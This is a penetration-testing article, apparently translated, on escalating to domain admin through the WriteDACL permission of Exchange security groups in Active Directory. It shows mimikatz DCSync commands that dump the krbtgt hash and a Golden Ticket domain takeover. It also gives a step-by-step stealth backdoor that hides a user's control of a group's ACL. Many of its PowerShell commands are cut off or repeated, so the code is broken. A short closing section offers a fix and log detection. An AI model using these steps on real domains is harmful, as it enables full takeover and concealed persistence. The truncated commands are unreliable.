
0x00
---
A privilege escalation technique recently learned in domain environments. After installing Exchange in a domain environment, an OU named Microsoft Exchange Security Groups is added, which includes two special groups: Exchange Trusted Subsystem and Exchange Windows Permission. If control over any user within these groups is obtained, the WriteDACL permission of the group can be inherited, allowing modification of the domain object's ACL. This ultimately enables the use of DCSync to export all user hashes within the domain. Subsequently, the hash of the domain user krbtgt can be used to create a Golden Ticket, log into the domain controller, and gain control over the entire domain.
Learning materials:
https://github.com/gdedrouas/Exchange-AD-Privesc
This article will document the reproduction process, introduce methods for establishing privilege escalation backdoors using this mechanism, detail the use of PowerView for manipulating domain object ACLs, and finally provide detection and defense recommendations.
0x01 Introduction
---
This article will cover the following topics:
- Reproduction of the privilege escalation method
- Methods for establishing privilege escalation backdoors
- Detection and defense recommendations
0x02 Reproduction of the Privilege Escalation Method
---
Test Environment:
- Server2012R2 x64
- Exchange 2013
Prerequisites
1.Common Abbreviations
- DN:Distinguished Name
- CN:Common Name
- OU:Organizational Unit
- DC:Domain Component
- ACE:Access Control Entries
- ACL:Access Control List
The connection string format for connecting to an LDAP server is: ldap://servername/DN
The DN has three attributes: CN, OU, and DC
2.After installing Exchange, an OU named Microsoft Exchange Security Groups is automatically added by default
As shown in the figure below

This includes two special groups: Exchange Trusted Subsystem and Exchange Windows Permission
Exchange Trusted Subsystem is a member of Exchange Windows Permission
As shown in the figure below

By default, Exchange Windows Permissions has WriteDACL permissions on the domain object where Exchange is installed, so Exchange Trusted Subsystem also inherits this permission
3. If you have WriteDACL permissions on the domain object, you can add an ACE for a specified domain user, granting them the permission to use DCSync to export all user hashes in the domain. Next, you can use the hash of the domain user krbtgt to create a Golden Ticket, log in to the domain controller, and gain control over the entire domain
For detailed exploitation methods, refer to the previous article: 'Domain Penetration - DCSync'
4. PowerView can be used to manipulate the ACL of domain objects
It is worth noting that PowerView has two versions, with some features only supported in the dev version. The addresses of the two versions are:
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
This detail was introduced in the previous article 'Domain Penetration - AdminSDHolder'
Actual testing
Here, Exchange Trusted Subsystem is used as the test object. The password for the test user testa has been obtained. First, add the test user testa to Exchange Trusted Subsystem
The PowerShell command is as follows:
Import-Module ActiveDirectory |
For Windows systems without the Active Directory module installed, you can import the Active Directory module with the following command:
import-module .\Microsoft.ActiveDirectory.Management.dll |
Microsoft.ActiveDirectory.Management.dll is generated after installing the PowerShell Active Directory module. I have extracted it and uploaded it to GitHub:
An open-source project
After successful addition, as shown in the figure below

Next, complete all privilege escalation operations on another host within the domain
1. Log in as user testa
cmd:
echo 123456789 | runas /user:test\testa cmd |
If during testing, the test user testa is added to the Exchange Trusted Subsystem for the first time, then user testa needs to log out and log back in to inherit the WriteDACL permission
Check which groups user testa belongs to:
whoami /groups |
Found that user testa successfully joined the Exchange Trusted Subsystem group, as shown in the figure below

2. Use mimikatz's DCSync function to export the hash of user krbtgt
cmd:
mimikatz.exe privilege::debug "lsadump::dcsync /domain:test.com /user:krbtgt /csv" exit |
Successfully exported the hash of user krbtgt, as shown in the figure below

Next, use the hash of the domain user krbtgt to create a Golden Ticket, log into the domain controller, and gain control over the entire domain
Privilege escalation successful
After multiple tests, the following conclusion was reached:
If you obtain the permissions of any user within the following three groups, you can use DCSync to export the hashes of all users in the domain
Group names are as follows:
- Exchange Trusted Subsystem
- Exchange Windows Permission
- Organization Management
0x03 Methods for Establishing Privilege Escalation Backdoors
---
If control over the entire domain is obtained, ACLs in Exchange can be exploited as backdoors for domain privilege escalation
Method 1: Directly add backdoor users to the three Exchange groups
Taking Exchange Trusted Subsystem as an example
PowerShell commands are as follows:
Import-Module ActiveDirectory |
However, this is not very stealthy and the added user can be easily detected
The command to check is as follows:
net group "Exchange Trusted Subsystem" /domain |
Method 2: Only grant specific users control permissions over the ACLs of the three Exchange groups
Taking Exchange Trusted Subsystem as an example
1. First, find the DN (Distinguished Name) of Exchange Trusted Subsystem
Use the dev version of Powerview, available at:
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
The PowerShell command to view all DNs is:
Import-Module .\PowerView.ps1 |
The DN for Exchange Trusted Subsystem is: CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=test,DC=com
2. View the ACL of Exchange Trusted Subsystem
PowerShell command:
Get-DomainObjectAcl -SearchBase "LDAP://CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=test,DC=com" |
3. Obtain raw data of Exchange Trusted Subsystem
$RawObject = Get-DomainObject -SearchBase "LDAP://CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=test,DC=com" -Raw |
4. Add full access permissions for backdoor user testb to Exchange Trusted Subsystem
$RawObject = Get-DomainObject -SearchBase "LDAP://CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=test,DC=com" -Raw |
Note:
Remove the backdoor user testb's full access permissions to Exchange Trusted Subsystem:
$RawObject = Get-DomainObject -SearchBase "LDAP://CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=test,DC=com" -Raw |
5. View the SID of user testb
Get-DomainUser testb |
As shown in the figure below

The objectsid of user testb is S-1-5-21-1672228480-1396590849-334771951-2105
6. View the ACE belonging to the newly added user testb
Get-DomainObjectAcl -SearchBase "LDAP://CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=test,DC=com" | Where-Object {$_.SecurityIdentifier -eq "S-1-5-21-1672228480-1396590849-334771951-2105"} |
As shown in the figure below

At this point, the backdoor installation is successful
Now check the users in the Exchange Trusted Subsystem group:
net group "Exchange Trusted Subsystem" /domain |
The backdoor user testb cannot be found
Backdoor activation method
1. Log in as user testb on another host within the domain
cmd:
echo 123456789 | runas /user:test\testb cmd |
2. Add user testb to Exchange Trusted Subsystem
Since user testb has full access permissions to Exchange Trusted Subsystem, it can add itself to the Exchange Trusted Subsystem group
The PowerShell command is as follows:
import-module .\Microsoft.ActiveDirectory.Management.dll |
3. Log in again as user testb
cmd:
echo 123456789 | runas /user:test\testb cmd |
4. Use mimikatz's DCSync function to export the hash of user krbtgt
cmd:
mimikatz.exe privilege::debug "lsadump::dcsync /domain:test.com /user:krbtgt /csv" exit |
5. Remove user testb from the Exchange Trusted Subsystem group
PowerShell command is as follows:
import-module .\Microsoft.ActiveDirectory.Management.dll |
Since user testb has full access to Exchange Trusted Subsystem, they can repeatedly add or remove themselves from Exchange Trusted Subsystem
0x04 Detection and Defense Recommendations
---
Fix from the root: Remove WriteDACL permission from Exchange Windows Permissions
Reference script:
https://github.com/gdedrouas/Exchange-AD-Privesc/blob/master/DomainObject/Fix-DomainObjectDACL.ps1
Log detection:
Enable Advanced Security Audit Policy in Active Directory; when the ACL of a domain object is modified, log ID 5136 will be generated
Reference materials:
https://blogs.technet.microsoft.com/canitpro/2017/03/29/step-by-step-enabling-advanced-security-audit-policy-via-ds-access/
0x05 Summary
---
This article documents the process of privilege escalation using specific ACLs in Exchange, analyzes the exploitation conditions, introduces a method for leveraging a privilege escalation backdoor in conjunction with this mechanism, and finally provides detection and defense recommendations.


